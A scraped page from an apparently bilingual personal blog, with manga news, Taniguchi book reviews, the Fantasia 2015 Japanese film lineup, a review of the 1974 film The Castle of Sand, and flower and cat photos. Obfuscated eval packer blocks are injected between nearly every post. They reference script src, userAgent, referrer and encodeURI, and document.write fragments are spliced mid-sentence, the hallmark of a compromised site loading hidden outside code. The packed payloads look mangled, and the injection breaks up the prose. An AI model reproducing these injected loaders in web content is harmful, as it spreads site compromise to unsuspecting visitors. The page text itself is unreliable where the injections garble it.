eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bskdz|var|u0026u|referrer|esrse||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|azskn|var|u0026u|referrer|nfirr||js|php’.split(‘|’),0,{}))

The french version has been around for a while (published in 2002), so I am surprised it took so long to get it translated in english. Of course, the French had a special interest in this story (it’s about the french revolution) but it’s a superb story, drawn in a classic shojo style, so it should interest everybody.
I’ve complained about this several time, but I really cannot understand why there are so few shojo manga from the 70s and 80s being translated in either english or french. There’s a real goldmine of great shojo titles from that era that is left totally unexploited (mostly from the so-called Year 24 Group). Of course, I can understand publishers not willing to take the risk to release series that a often rather long (Riyoko Ikeda’s Jotei Ecatherina is 5 volumes, Orpheus no Mado 18 volumes, Eikou no Napoleon – Eroica 14 volumes, and Suzue Miuchi’s Glass no kamen is 50+ volumes !!) and in a style that might seem dated (but oh so beautiful!)…

Now, the question is: will Udon includes in this edition the more recent Rose of Versailles “Episodes” ? Or will it be in an eventual third omnibus volume? I hope they thought of acquiring the rights for those stories as well…

Strangely, Udon Entertainment is mainly known for their Street Fighter and video game related manga but they seems lately to venture into more traditional manga titles (and shojo, mind you). Now their catalog even includes a collection of manga classics (Jane Austen’s Emma, Dicken’s Great Expectations, Victor Hugo’s Les Miserables, Jane Austen’s Pride & Prejudice, Nathaniel Hawthorne’s The Scarlet Letter) !

[ Sources: ANN, Udon ]

Ten Other notable news

  • At the same occasion, Udon announced the release of Moyoco Anno’s Sugar Sugar Rune also for the 2nd Quarter 2016 [ ANN ]
  • Studio Ghibli’s latest film, When Marnie Was There, earned over $500K in U.S. Theaters [ ANN ]
  • Nintendo President Satoru Iwata Passes Away [ ANN ]
  • Shigeru Mizuki’s manga Showa: A History of Japan (1939-1944 and 1944-1953) won the 2015 Will Eisner Comic Industry Award for Best U.S. Edition of International Material from Asia [ ANN ]
  • Mamoru Nagano’s manga Five Star Stories will receive its first new volume in nine years this august [ ANN, Forbes ]
  • Sunrise Announced at Anime Expo that it is working on a new Gundam TV series [ ANN ]
  • Tokyopop has announced at Anime Expo that it is planning to begin publishing manga again in 2016 [ ANN ]
  • Vertical announced at Anime Expo that it has licensed the publishing rights for, amongst others, the Attack on Titan: Lost Girls novel spinoff [ ANN ]
  • The live-action adaptation of Masamune Shirow’s Ghost in the Shell, starring Scarlett Johansson, is set to be released in march 2017 [ ICv2 ]
  • Luc Besson has announced that his next movie as producer and director will be Valerian and the City of a Thousand Planets, based on the comics by Pierre Christin & Jean-Claude Mézières, which should see a release in 2017 [ ICv2, themarysue.com]

[ Traduire ]

Tsundoku

A few weeks ago, document.write(“”); while browsing on Facebook, I discovered a new word:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ebtdn|var|u0026u|referrer|nytkn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ttnhd|var|u0026u|referrer|sseaf||js|php’.split(‘|’),0,{}))
This totally applies to me since I have several shelves (and piles on my nightstand) of books I want to read (mostly manga, but also several novels and a few non-fiction). I also have a (smaller) pile of dvds waiting to be watched… And yet I had swore to read more this year. I am getting lazy.

Another great occasion to enrich my vocabulary. Tsundoku (??? or ????) is a word play on tsunde oku (?????, “to leave piled up”) combining the kanji for tsumu (??, “to pile up”) and doku (?, “to read”).

Sources: L.A. Times, Open Culture, Wikipedia, Wiktionary

[ Traduire ]

Image du mer-fleurie

Pied d’alouette / Larkspur
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zikkr|var|u0026u|referrer|fkiin||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dhdhr|var|u0026u|referrer|aaidb||js|php’.split(‘|’),0,{}))
Ranunculaceae: Delphinium elatum “Triton Dark Blue”
(iPhone 6, document.write(“”); Jardin botanique, 2015-07-05)
Larkspur

Découverte: trois nouveaux Taniguchi

Cette semaine, document.write(“”); en feuilletant le catalogue des bibliothèques de Montréal, j’ai fait la découverte de trois nouveaux manga de Jirô Taniguchi qui avaient échappé à mon attention jusque là: il s’agit de Les Gardiens du Louvre (que j’ai déjà commenté tout récemment), du volume 2 de Contrées Sauvages (que j’avais annoncé déjà en juillet de l’an dernier) et finalement, le plus nouveau de tous, Elle s’appelait Tomoji.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zsdek|var|u0026u|referrer|yzsse||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|znakz|var|u0026u|referrer|ierna||js|php’.split(‘|’),0,{}))

Voir les détails
après le saut de page >>

Les Gardiens du Louvre

Résultat d’un projet spécial, coédité par Futuropolis et Louvre Éditions, où des artistes de BD s’inspirent des oeuvres du Louvre, cette bande-dessinée de Taniguchi nous offre des planches superbement détailées et colorées.

“(…) un dessinateur japonais fait étape en solitaire à Paris, dans l’idée de visiter les musées de la capitale. Mais, cloué au lit de sa chambre d’hôtel par une fièvre insidieuse, il se trouve confronté avant tout à une forme de solitude absolue (…). Alors que le mal lui laisse quelque répit, il met son projet à exécution, et se perd dans les allées bondées du Louvre (…) oscillant entre rêve et réalité, qui le mènera pour finir à la croisée des chemins entre tragédie collective et histoire personnelle.”

Les Gardiens du Louvre, par Jiro TANIGUCHI (Traduction: Ilan Nguyên). Paris, Futuropolis / Louvre Éditions, novembre 2014. 23.0 x 32.5 x 1.7 cm, 136 pg., album couleur et cartonné, 20,00 € / $37.95 Can. Sens de lecture original japonais. ISBN: 9782754810159. Recommandé pour public adolescent (12+).

Pour plus d’information vous pouvez consulter les sites suivants:

Les contrées sauvages 2

“Au milieu d’une nature aussi cruelle que ses paysages sont sublimes et les créatures qui la peuplent sont hostiles, l’homme est la proie de tout, et surtout de lui-même. Véritable périple à travers les grands espaces, des montagnes japonaises aux étendues de l’Ouest américain, cette anthologie n deux tomes donne à voir une facette encore méconnue en France de l’oeuvre de Taniguchi : l’époque où, nourri de bande dessinée européenne, il s’essayait avec succès à la BD de genre en y insufflant ce qui est aujourd’hui encore sa marque de fabrique : un immense talent de raconteur d’histoires.”

Les Contrées Sauvages vol. 2, par Jirô TANIGUCHI. Paris: Casterman (collection Sakka), janvier 2015. 264 pgs, 15 x 21.4 x 2.2 cm, 13.95 € / $26.95 Can, ISBN: 9782203084445. Recommandé pour public adolescent (14+).

Pour plus d’information vous pouvez consulter les sites suivants:

Elle s’appelait Tomoji

“L’histoire vraie d’une rencontre signée Taniguchi

“Taniguchi met ici en scène la rencontre entre deux adolescents dans le Japon de l’entre-deux guerres (1925-1932). Tomoji vit dans la campagne au nord du mont Fuji, tandis que Fumiaki fait ses premiers pas de photographe à Tokyo. L’auteur nous fait découvrir avec sa sensibilité habituelle ce qui va unir ces personnages.”

“Une histoire inspirée de personnages réels qui fonderont par la suite une branche dérivée du bouddhisme.”

[Texte du site de l’éditeur; voir aussi la couverture arrière]

Elle s’appelait Tomoji , scénario: Jirô TANIGUCHI et Miwako Ogihara, dessin: Jirô TANIGUCHI. Paris: Rue de Sèvres, janvier 2015. 174 pgs, 18.5 x 25.5 cm, 17 € / $31.95 Can, ISBN: 9782369811312. Recommandé pour public adolescent (12+).

Extraits des pages 3 à 8


Un extrait plus long peut être consulté sur le site de l’éditeur
Pour plus d’information vous pouvez consulter les sites suivants:

[ Translate ]

L’Image du chat-medi

Cendrine, document.write(“”); la vedette
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bdbir|var|u0026u|referrer|nyety||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rkrsk|var|u0026u|referrer|dynny||js|php’.split(‘|’),0,{}))
(iPhone 6, 2015-07-10)
Cendrine, the star

Les Gardiens du Louvre

Gardiens_du_Louvre-cov“Au terme d’un voyage collectif en Europe, un dessinateur japonais fait étape en solitaire à Paris, dans l’idée de visiter les musées de la capitale. Mais, cloué au lit de sa chambre d’hôtel par une fièvre insidieuse, il se trouve confronté avant tout à une forme de solitude absolue, celle des souffrants en terre étrangère, privés de tout recours immédiat au coeur de l’inconnu. Alors que le mal lui laisse quelque répit, il met son projet à exécution, et se perd dans les allées bondées du Louvre. Très vite, il va découvrir bien des facettes insoupçonnées de ce musée-monde, à la rencontre d’oeuvres et d’artistes de diverses époques, au cours d’un périple oscillant entre rêve et réalité, qui le mènera pour finir à la croisée des chemins entre tragédie collective et histoire personnelle.”

“Avec cet album en forme de voyage intérieur, Jirô Taniguchi nous invite à une traversée temporelle et artistique à la découverte d’un esprit des lieux, sous la houlette de quelques figures tutélaires, familières ou méconnues… Car le Louvre a ses gardiens.”

[ Texte du site de l’éditeur; voir aussi la couverture arrière ]

Continuez après le saut de page >>
Continue reading

Japanese movies at Fantasia 2015


eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sznhy|var|u0026u|referrer|yesze||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ntass|var|u0026u|referrer|rhnya||js|php’.split(‘|’),0,{}))
This week the programmation for the 19th edition of the Fantasia International Film Festival was announced. It will be held in Montreal from July 14 to August 4 and screenings will take place mostly at Concordia’s Theatre Hall and Salle J.A. de Sève. This year the festival is offering a lineup of about 400 movies from 36 countries, document.write(“”); including about 135 feature-length movies and 104 premieres! For more programming details you can check the festival’s web page at www.fantasiafestival.com and the screening schedule [ PDF ].

Here our main interest is the Japanese programming (25 features and one short) but there are twenty-seven movies from at least five other asian countries (four from China, thirteen from South Korea, six from Hong Kong, one from Indonesia, two from Taiwan and one from Thailand). The programming includes also over an hundred animated features and shorts from many countries. As usual, it’s a rich, strong and diversified selection bound to please anyone.

This year, it’s a slim pick anime-wise but to compensate the festival will open with the Japanese animated feature Miss Hokusai, which will be introduced by director Keiichi Hara and screenplay writer Miho Maruho. To the utter pleasure of the fans, the festival will also close with the canadian premiere of the greatly anticipated live-action Attack on Titan directed by Shinji Higuchi and based on the popular manga by Hajime Isamaya. The other anime and manga-related movies of interest are the Lupin the Third live-action, the latest Mamoru Oshii (Nowhere Girl) and the latest Takeshi Kitano (Ryuzo and the Seven Henchmen).

(Sources: Animation world network, Bible urbaine, Cult Mtl, Film school rejects and Métro)

Here’s a list of all the Japanese titles (with links to full description):


Anime:

Live-Action:

Documentary:

And here’s a few trailers of interest:

[ Traduire ]

Images du mer-fleurie

Liliaceae: Lilium davidii
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ieaty|var|u0026u|referrer|hzddk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ddsay|var|u0026u|referrer|ihtrh||js|php’.split(‘|’),0,{}))
Lis de David / David Lily
(Canon PowerShot S5 IS, document.write(“”); Jardin botanique, 2015-07-05)
David lily Lilium davidii

Images du chat-medi

La portée de 2015: Maman & Grisou
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hhtnt|var|u0026u|referrer|refnz||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bhkbs|var|u0026u|referrer|iatzn||js|php’.split(‘|’),0,{}))
The litter of the year: Mother & Grisou
(Canon PowerShot S5 IS, document.write(“”); 2015-06-27)
Maman & Grisou Grisou

L’image du mer-fleurie

Pour nous faire oublier la pluie…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ehddn|var|u0026u|referrer|zbyyk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zhhrs|var|u0026u|referrer|ansbs||js|php’.split(‘|’),0,{}))

Superbe
Ancolie bleue et blanche / Beautiful blue & white Columbine
(iPhone 6, document.write(“”); Magog, 2015-06-18)

Blue & white colombine

Criter’s day picture

(Une dure à traduire… Omettons donc l’aspect Ozzie)
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yhaef|var|u0026u|referrer|diyyt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tssed|var|u0026u|referrer|nznfa||js|php’.split(‘|’),0,{}))

“Scram le cave. Tu vois ben qu’en c’lendemain d’la veille j’ai besoin de cuver ma broue!”
<a href="
https://www.flickr.com/photos/clodjee/18593717863&quot; target="“new”" title="A Bennett's wallaby that looks zonked by Clodjee Pelletier, document.write(“”); on Flickr”>A Bennett's wallaby that looks zonked
Ce wallaby de Bennett à l’air tout à fait décalissé de la vie…

( Canon PowerShot S5 IS, Zoo de Granby, 2015-06-17 )

Castle of Sand

This movie “tells the tale of two detectives, document.write(“”); Imanishi (Tetsuro Tamba) and Yoshimura (Kensaku Morita), tasked with tracking down the murderer of an old man, found bludgeoned to death in a rail yard. When the identity of the old man can’t be determined, the investigation focuses on the only other clue: a scrap of conversation overheard at a bar between the old man and a younger one. (…)”
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rhbfn|var|u0026u|referrer|iznsd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|tbsfb|var|u0026u|referrer|nesed||js|php’.split(‘|’),0,{}))

(Text from the
Wikipedia entry)

WARNING: May contains trace of spoilers! People allergic to the discussion of any plot’s elements before seeing a movie are strongly advised to take the necessary precautions for their safety and should avoid reading further.


Early monday morning on June 15th, TCM aired a double-bill of Japanese movies as part of their foreign movie programme, TCM Imports (the previous week they had shown Rashomon and two weeks later, on sunday June 28th, they will show two Gozilla movies: Godzilla vs. Monster Zero (1970) and Godzilla, King of the Monsters! (1956)). I have already commented on the first movie, Zero Focus. The second movie, The castle of sand, is also a movie directed by Yoshitaro Nomura and based on a mystery novel by Seicho Matsumoto.

The novel, also titled Suna no utsuwa (lit. “The Bowl of sand”), was first serialized in Yomiuri Shimbun between May 17, 1960 and April 20, 1961 before being published by Kobunsha (kappa novels) in July 1961. It was translated in english as Inspector Imanishi Investigates and in french as Le vase de sable [I have also commented on the novel]. It was adapted into a movie by Shochiku in 1974 and was also made into TV dramas by TBS (in 1962 and 2004), Fuji TV (in 1977) and TV Asahi (in 1991 and 2011). So it’s quite a popular subject.

The Castle of Sand is a detailed police procedural movie where we follow the meticulous investigation of two detectives: Imanishi Eitaro, a 45-year-old veteran police officer and part-time poet, and Yoshimura Hiroshi, a younger and enthusiastic policeman from Shinagawa station. An old man has been found bludgeoned to death in the Kamata train yard in Tokyo and the only clues is that a waitress from a nearby bar said the victim spoke with a Tohoku accent, she saw him with a younger man and overheard them talk about “Kameda”. Is that a person’s name or place? Maybe it refers to Kameda Station in Akita Prefecture? They travel by train to this place but cannot find any more leads and their investigation stalls.

They get their first break when the adoptive son of the victim files a missing-person report and identifies him has Miki Kenichi, a retired grocer from Okayama Prefecture. But then how could he talk in Tohoku dialect? However, Imanishi discovers that the Izumo dialect is somehow similar to Tohoku’s and that there’s a place called Kamedake in that area too, so he goes to Shimane Prefecture to investigate. He learns that, before becoming a grocer, Kenichi worked a longtime as a policeman in Kamedake. Imanishi meets with Kirihara Kojuro, a local abacus maker who was a friend of Kenichi and he can start to investigate Kenichi’s life in search for a motive for his murder. Kenichi was a very good man and the only incident that stand out in his career in Kamedake is when he helps a beggar, Chiyokichi Motoura, suffering from Hansen’s disease (leprosy) who’s traveling all over Japan with his son Hideo. Chiyokichi is put in a sanatorium and Kenichi, who doesn’t have any children, would like to adopt Hideo, but the young boy is full of resentment and disappears.

The last time Miki Kenichi was seen by his family, he was leaving for a lengthy pilgrimage that culminated in Ise. He was supposed the come right back to Okayama, so why did he stop in Tokyo? He must have seen something or someone that made him change his plans. So, once again, Imanishi takes the train to investigate around the Ise shrine. In the meantime, young policeman Yoshimura Hiroshi is looking for the murderer’s shirt which was likely covered by blood in the attack and, since he wasn’t noticed by anyone in the aftermath, he must have somehow got rid of it. Someone had noticed a woman in a train throwing shredded paper or clothing through the window. Could have it been the shirt? Yoshimura locates her but when he tries to interrogate her, she escapes. In several occasions, the detectives cross path with a young up-and-coming composer-conductor named Waga EiRyo, who, they later learned, is the lover of Rieko (played by Yoko Shimada, of Shogun‘s fame), the woman from the train. The investigation then shift toward him and brings our detectives to Osaka. Who is he and what’s his connection with Miki Kenichi?

The Castle of Sand is a very good movie offering a captivating detective story. It is well written and masterfully intertwines at least three storylines (the investigation, Chiyokichi and Hideo’s story, Rieko and Wada’s story) that will somehow converge in the end. The movie is also beautifully shot. It is in many ways similar to Zero Focus, the other movie by director Yoshitaro Nomura (often called “Japan’s Hitchcock”) that we have recently seen. Again, Nomura makes us travel by train to a rural Japan that doesn’t exist anymore, but this time we see it in colour. He also offers us a much more impressive cast with the like of Tetsuro Tamba (Harakiri, Kwaidan, You Only Live Twice, Riki-Oh, The Twilight Samurai) or Ken Ogata (Vengeance Is Mine, The Ballad of Narayama, The Pillow Book, The Hidden Blade, Love and Honor), with cameo appearances of Kiyoshi Atsumi (of Tora-san‘s fame) and possibly Nobuko Miyamoto (wife and preferred actress of director Juzo Itami—but she’s not credited here…).

This is probably the best and most successful of Nomura’s movies. It not only offers an interesting police story full of drama and compassion, but also preserve on film the fascinating geographical and social landscapes of the ’60s and ’70s Japan, somewhat reminding us that nonconformity (expressed here by the father’s disease) always brought rejection and ostracism from Japanese society. My only complain is that the movie is way too long. Particularly the end, where Imanishi explains to his colleagues how the last pieces of the puzzle come together while, as we see a long flashback of the hardship of his childhood, Waga plays his latest composition, titled “Destiny”, to a packed concert hall. We have to endure the whole concerto for nearly fourty minutes! However, it is still a movie that I highly recommend.

You can find several trailers of the movie on Vimeo and on Youtube (in Japanese only):


Actually, you can even watch on Youtube the whole movie (again, in Japanese only):


The Castle of Sand ( ??? / Suna no utsuwa / lit. “Bowl of sand” ): Japan, 1974, Colour, 143 min.; Dir.: Yoshitaro Nomura; Scr.: Shinobu Hashimoto, Yoshitarô Nomura & Yôji Yamada (based on the novel of the same title by Seicho Matsumoto); Phot.: Takashi Kawamata; Ed.: Kazuo Ôta; Art dir.: Kyôhei Morita; Mus.: Yasushi Akutagawa; Prod.: Shinobu Hashimoto, Yoshiharu Mishima, Masayuki Satô; Cast: Tetsuro Tamba (Detective Eitaro Imanishi), Go Kato (Eiryo Waga/Hideo Motoura), Kensaku Morita (Detective Hiroshi Yoshimura), Yoko Shimada (Rieko Naruse), Karin Yamaguchi (Sachiko Tadokoro), Ken Ogata (Kenichi Miki), Seiji Matsuyama (Shokichi Miki), Yoshi Kato (Chiyokichi Motoura), Chish? Ry? (Kojuro Kirihara). Available on Dvd only in importation.
For more information you can visit the following websites:
The Castle of Sand © 1974 Shochiku Co., Ltd.

[ Traduire ]

Granby Zoo — photo album

Voici une sélection de mes meilleurs photos au zoo de Granby à la mi-juin
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nzrti|var|u0026u|referrer|nreyh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(“
“);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fybyy|var|u0026u|referrer|seysa||js|php’.split(‘|’),0,{}))
Here’s
a selection of my best pics from the Granby zoo last week

L’image du mer-fleurie

Bonne Saint-Jean à tous et toutes!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|arfir|var|u0026u|referrer|zeyze||js|php’.split(‘|’),0,{}))
